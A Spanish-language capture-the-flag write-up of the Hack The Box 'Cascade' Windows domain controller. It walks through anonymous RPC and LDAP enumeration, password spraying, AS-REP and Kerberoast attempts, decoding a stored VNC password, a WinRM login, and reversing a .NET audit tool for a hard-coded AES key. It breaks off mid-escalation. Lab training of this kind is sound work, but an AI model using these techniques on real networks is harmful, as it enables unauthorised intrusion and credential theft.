


1. Enumeración

Realizamos un ping para detectar el TTL de la máquina víctima. De esta forma, podemos prever a qué tipo de máquina nos estamos enfrentamos. Aparentemente, estamos ante una máquina Windows.

```
~/HTB/cascade ✗ 1
└─ ping -c 1 10.10.10.182
PING 10.10.10.182 (10.10.10.182) 56(84) bytes of data.
64 bytes from 10.10.10.182: icmp_seq=1 ttl=127 time=40.1 ms

--- 10.10.10.182 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.063/40.063/40.063/0.000 ms
```

Realizamos una enumeración de sus puertos y obtenemos el siguiente resultado:

```
# Nmap 7.92 scan initiated Sun Oct  2 18:03:03 2022 as: nmap -sCV -v -n -p 53,88,135,139,389,445,636,3268,3269,5985,49155,49157,49158,49170 -oN targeted 10.10.10.182
Nmap scan report for 10.10.10.182
Host is up (0.037s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-10-02 16:03:10Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-10-02T16:04:02
|_  start_date: 2022-10-02T15:52:21

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct  2 18:04:39 2022 -- 1 IP address (1 host up) scanned in 96.13 seconds
```


Nmap nos ha descubierto el dominio “cascade.local”, por tanto lo vamos a añadir a nuestro /etc/hosts, por si lo necesitamos más adelante.

```
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot-vmwarevirtualplatform
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

10.10.10.182 cascade.local
```


2. Análisis de vulnerabilidades

Vemos que la máquina víctima, tiene el servicio DNS expuesto. Vamos a intentar a realizar un ataque de transferencia de zona. Pero nos dará error.

Intentamos varias formas de enumerar recursos compartidos por SMB pero no vemos nada de interés.



Otro servicio que observamos al que tenemos acceso es el servicio RPC (135). Vamos a intentar hacer una enumeración del dominio. Obtenemos un listado de usuarios, a pesar que la conexión al servicio RPC lo hacemos sin autenticación.



Metemos estos usuarios en un fichero, para usarlos más adelante.

```
cat users.txt
```

```
File: users.txt
1   a.turnbull
2   arksvc
3   b.hanson
4   BackupSvc
5   CascGuest
6   d.burman
7   e.crowe
8   i.croft
9   j.allen
10  j.goodhand
11  j.wakefield
12  r.thompson
13  s.hickson
14  s.smith
15  util
```

Intentemos ahora averiguar que usuarios son administradores del dominio. Para este comando nos da acceso denegado.

```
rpcclient $> querygroupmem 0x200
result was NT_STATUS_ACCESS_DENIED
```

Revisaremos ahora las descripciones de los usuarios por si hubiera algo de interés, pero no vemos nada.

```
rpcclient -U "" 10.10.10.182 -N
rpcclient $> querygroupmem 0x200
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydispinfo
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman       Name: David Burman      Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe        Name: Edward Crowe      Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen        Name: Joseph Allen      Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand     Name: John Goodhand     Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield    Name: James Wakefield   Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson     Name: Ryan Thompson     Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson      Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith        Name: Steve Smith       Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util   Name: Util      Desc: (null)
```

Intentamos realizar un ataque de ASREPRoast, pero no funciona.

```
/home/parrot/HTB/cascade
impacket-GetNPUsers cascade.local/ -usersfile users.txt -format hashcat -outputfile hashes.asreproast -dc-ip 10.10.10.182
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] User a.turnbull doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arksvc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User BackupSvc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User d.burman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User j.allen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.goodhand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.wakefield doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User r.thompson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User s.hickson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User s.smith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User util doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Intentamos ver si un usuario dado, tiene como contraseña, su mismo nombre de usuario. Con el parámetro –no-bruteforce conseguimos que vaya línea a línea del fichero.

```
/home/parrot/HTB/cascade
crackmapexec smb 10.10.10.182 -u users.txt -p users.txt --no-bruteforce
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\a.turnbull:a.turnbull STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\arksvc:arksvc STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\b.hanson:b.hanson STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\BackupSvc:BackupSvc STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\CascGuest:CascGuest STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\d.burman:d.burman STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\e.crowe:e.crowe STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\i.croft:i.croft STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\j.allen:j.allen STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\j.goodhand:j.goodhand STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\j.wakefield:j.wakefield STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\r.thompson:r.thompson STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\s.hickson:s.hickson STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\s.smith:s.smith STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\util:util STATUS_LOGON_FAILURE
```

No obtenemos nada. Si quitamos el parámetro –no-bruteforce, tampoco. Por tanto, seguimos con nuestro proceso de enumeración. Ahora toca enumerar al servicio de ldap.

- ldapsearch -x -h 10.10.10.182 -w '' -b "dc=cascade, dc=local" | cat -l ruby

Vamos a filtrar por usuarios (que tienen un texto en el objeto denominado userPrincipalName) y pulsando “n”, podemos ir al siguiente objeto que contiene el texto.

```
41  auditingPolicy:: AAE=
42  nTMixedDomain: 0
43  rIDManagerReference: CN=RID Manager$,CN=System,DC=cascade,DC=local
/userPrincipalName
```

Vemos en el usuario r.thompson, un campo un poco sospechoso llamado “cascadeLegacyPwd”. Parece que está en base64.

```
5552  userPrincipalName: r.thompson@cascade.local
5553  objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
5554  dSCorePropagationData: 20200126183918.0Z
5555  dSCorePropagationData: 20200119174753.0Z
5556  dSCorePropagationData: 20200119174719.0Z
5557  dSCorePropagationData: 20200119174508.0Z
5558  dSCorePropagationData: 16010101000000.0Z
5559  lastLogonTimestamp: 132294360317419816
5560  msDS-SupportedEncryptionTypes: 0
5561  cascadeLegacyPwd: clk0bjVldmE=
```

Desencriptamos la clave.

```
/home/parrot/HTB/cascade/windapsearch master ✔ 18s #
echo "clk0bjVldmE=" | base64 -d; echo
rY4n5eva
```

Usuario: r.thompson

Clave: rY4n5eva


Comprobamos si las credenciales son válidas y lo son.

```
/home/parrot/HTB/cascade/windapsearch master ✔ #
crackmapexec smb 10.10.10.182 -u r.thompson -p rY4n5eva
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
```

Vamos a intentar realizar un ataque de Kerberoasting, pero no resulta.


```
/home/parrot/HTB/cascade/windapsearch master ?2 ✘ 100 #
impacket-GetUserSPNs cascade.local/r.thompson:rY4n5eva
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

No entries found!
```

Intentamos conectarnos con EvilWinRM, pero no nos lo permite.




Ahora que tenemos credenciales válidas, vamos a intentar enumerar recursos SMB.

Nos metemos en Data y posteriormente en IT. Vamos descargando la información con el comando “get”. Con el comando “dir”, podemos ir navegando.



Revisamos el contenido del fichero Meeting_Notes_June_2018.html. Nos guardamos esta información para que cuando ganemos acceso.



En el directorio Data/IT/Temp/s.smith encontramos el fichero VNC Install.reg. Si lo visualizamos vemos un campo en hexadecimal llamado “Password”.

```
cat s.smith\\VNC\ Install.reg
File: s.smith\VNC Install.reg   <UTF-16LE>
1   Windows Registry Editor Version 5.00
2
3   [HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]
4
5   [HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
6   "ExtraPorts"=""
7   "QueryTimeout"=dword:0000001e
8   "QueryAcceptOnTimeout"=dword:00000000
9   "LocalInputPriorityTimeout"=dword:00000003
10  "LocalInputPriority"=dword:00000000
11  "BlockRemoteInput"=dword:00000000
12  "BlockLocalInput"=dword:00000000
13  "IpAccessControl"=""
14  "RfbPort"=dword:0000170c
15  "HttpPort"=dword:000016a8
16  "DisconnectAction"=dword:00000000
17  "AcceptRfbConnections"=dword:00000001
18  "UseVncAuthentication"=dword:00000001
19  "UseControlAuthentication"=dword:00000000
20  "RepeatControlAuthentication"=dword:00000000
21  "LoopbackOnly"=dword:00000000
22  "AcceptHttpConnections"=dword:00000001
23  "LogLevel"=dword:00000000
24  "EnableFileTransfers"=dword:00000001
25  "RemoveWallpaper"=dword:00000001
26  "UseD3D"=dword:00000001
27  "UseMirrorDriver"=dword:00000001
28  "EnableUrlParams"=dword:00000001
29  "Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

Si lo decodificamos obtenemos el siguiente código. Parece que tiene caracteres no legibles.

```
/home/parrot/HTB/cascade/windapsearch master ?2
echo "6b cf 2a 4b 6e 5a ca 0f" | xxd -r
KnZ
```

Si buscamos por internet encontramos una utilidad que podemos usar para desencriptar este tipo de contraseñas: https://github.com/jeroennijhof/vncpwd. Nos clonamos el proyecto y ejecutamos. Obtenemos una credencial.

```
/home/parrot/HTB/cascade/vnc/vncpwd master ?2 6s
echo "6bcf2a4b6e5aca0f" | xxd -ps -r > passwd
/home/parrot/HTB/cascade/vnc/vncpwd master ?3
./vncpwd passwd
Password: sT333ve2
```

Clave: sT333ve2

3. Explotación e Intrusión.

Comprobamos la credencial y vemos que es válida. Vamos a intentar usarla con EvilWinRM y funciona.

```
/home/parrot/HTB/cascade/vnc/vncpwd master ?3
crackmapexec smb 10.10.10.182 -u s.smith -p sT333ve2
SMB         10.10.10.182    445    CASC-DC1        [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1        [+] cascade.local\s.smith:sT333ve2
```

```
/home/parrot/HTB/cascade/vnc/vncpwd master ?3
evil-winrm -i 10.10.10.182 -u 's.smith' -p 'sT333ve2'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

4. Escalada de privilegios

En el directorio Users, vemos los siguientes usuarios:

```
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/25/2020  11:17 AM                Administrator
d-----         1/28/2020  11:37 PM                arksvc
d-r---         7/14/2009   5:57 AM                Public
d-----         1/15/2020  10:22 PM                s.smith
```

Entendemos que tenemos que conseguir ser usuario arksvc primero. Antes que nada, vamos a enumerar de nuevo los recursos compartidos a los que tenemos acceso con esta credencial. Vemos el directorio Audit.

```
/home/parrot/HTB/chee  ✘ INT  #
└─ smbmap -H 10.10.10.182 -u "s.smith" -p "sT333ve2"
[+] IP: 10.10.10.182:445        Name: cascade.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
```

Listamos el contenido de ese directorio.

```
/home/parrot/HTB/chee  ✘ 1  #
└─ smbclient //10.10.10.182/Audit$ -U "s.smith@cascade.local%sT333ve2"
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 29 19:01:26 2020
  ..                                  D        0  Wed Jan 29 19:01:26 2020
  CascAudit.exe                      An    13312  Tue Jan 28 22:46:51 2020
  CascCrypto.dll                     An    12288  Wed Jan 29 19:00:20 2020
  DB                                  D        0  Tue Jan 28 22:40:59 2020
  RunAudit.bat                        A       45  Wed Jan 29 00:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 07:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 07:38:38 2019
  x64                                 D        0  Sun Jan 26 23:25:27 2020
  x86                                 D        0  Sun Jan 26 23:25:27 2020
```

Para trabajar más cómodamente, nos bajamos todo el contenido con mget *. Para que sea recursivo y no nos pida confirmación añadimos las opciones “prompt off” y “recurse ON”.

```
                6553343 blocks of size 4096. 1618372 blocks available
smb: \> prompt off
smb: \> recurse ON
smb: \> mget *
getting file \CascAudit.exe of size 13312 as CascAudit.exe (79,3 KiloBytes/sec) (average 79,3 KiloBytes/sec)
getting file \CascCrypto.dll of size 12288 as CascCrypto.dll (90,9 KiloBytes/sec) (average 84,5 KiloBytes/sec)
getting file \RunAudit.bat of size 45 as RunAudit.bat (0,3 KiloBytes/sec) (average 58,5 KiloBytes/sec)
getting file \System.Data.SQLite.dll of size 363520 as System.Data.SQLite.dll (1344,7 KiloBytes/sec) (average 549,2 KiloBytes/sec)
getting file \System.Data.SQLite.EF6.dll of size 186880 as System.Data.SQLite.EF6.dll (274,4 KiloBytes/sec) (average 414,5 KiloBytes/sec)
getting file \DB\Audit.db of size 24576 as DB/Audit.db (181,8 KiloBytes/sec) (average 393,9 KiloBytes/sec)
getting file \x64\SQLite.Interop.dll of size 1639936 as x64/SQLite.Interop.dll (4034,0 KiloBytes/sec) (average 1160,2 KiloBytes/sec)
getting file \x86\SQLite.Interop.dll of size 1246720 as x86/SQLite.Interop.dll (4411,2 KiloBytes/sec) (average 1575,2 KiloBytes/sec)
smb: \>
```

Inspeccionamos el fichero Sqlite.

```
/home/parrot/HTB/chee  ✘ INT  51s
└─ sqlite3 DB/Audit.db
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> .databases
main: /home/parrot/HTB/chee/DB/Audit.db r/w
sqlite> .tables
DeletedUserAudit  Ldap              Misc
sqlite>
```

En la tabla Ldap, vemos una credencial, pero no parece legible a pesar de decodificarla en base64.


```
sqlite> select * from Ldap;
1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.local
```

Si inspeccionamos el binario con strings (-e l para ver más información – solo funciona en Windows), vemos una clave ("c4scadek3y654321"). Vemos con crackmapexec si pertenece a algún usuario, pero no.

```
/home/parrot/HTB/chee  ✘ INT
└─ strings CascAudit.exe -e l
.5<C
CascAudiot.Resources
Invalid number of command line args specified. Must specify database path only
Data Source=
;Version=3;
SELECT * FROM LDAP
Uname
Domain
c4scadek3y654321
```

```
/home/parrot/HTB/chee  ✘ INT
└─ crackmapexec smb 10.10.10.182 -u ../cascade/users.txt -p "c4scadek3y654321"
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\a.turnbull:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\arksvc:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\b.hanson:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\BackupSvc:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\CascGuest:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\d.burman:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\e.crowe:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\i.croft:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\j.allen:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\j.goodhand:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\j.wakefield:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\r.thompson:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\s.hickson:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\s.smith:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] cascade.local\util:c4scadek3y654321 STATUS_LOGON_FAILURE
/home/parrot/HTB/chee  ✔  6s
```

Vamos a abrir el binario para inspeccionar más cómodamente como funciona. Vamos a usar dot ultimate https://www.jetbrains.com/es-es/dotnet/ en nuestro equipo Windows.




Nos traemos los ficheros CascAudit.exe y CascCrypto.dll para analizarlos.

```
byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
Aes aes = Aes.Create();
aes.BlockSize = 128;
aes.KeySize = 128;
aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
aes.Key = Encoding.UTF8.GetBytes(Key);
aes.Mode = CipherMode.CBC;
```


```
try
{
  str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
}
catch (Exception ex)
```

Ya tenemos la clave (base64 del fichero sqlite), la key de decodificación y el IV. Por tanto, podríamos decodificar la clave con el uso de CyberChef (https://gchq.github.io/CyberChef).

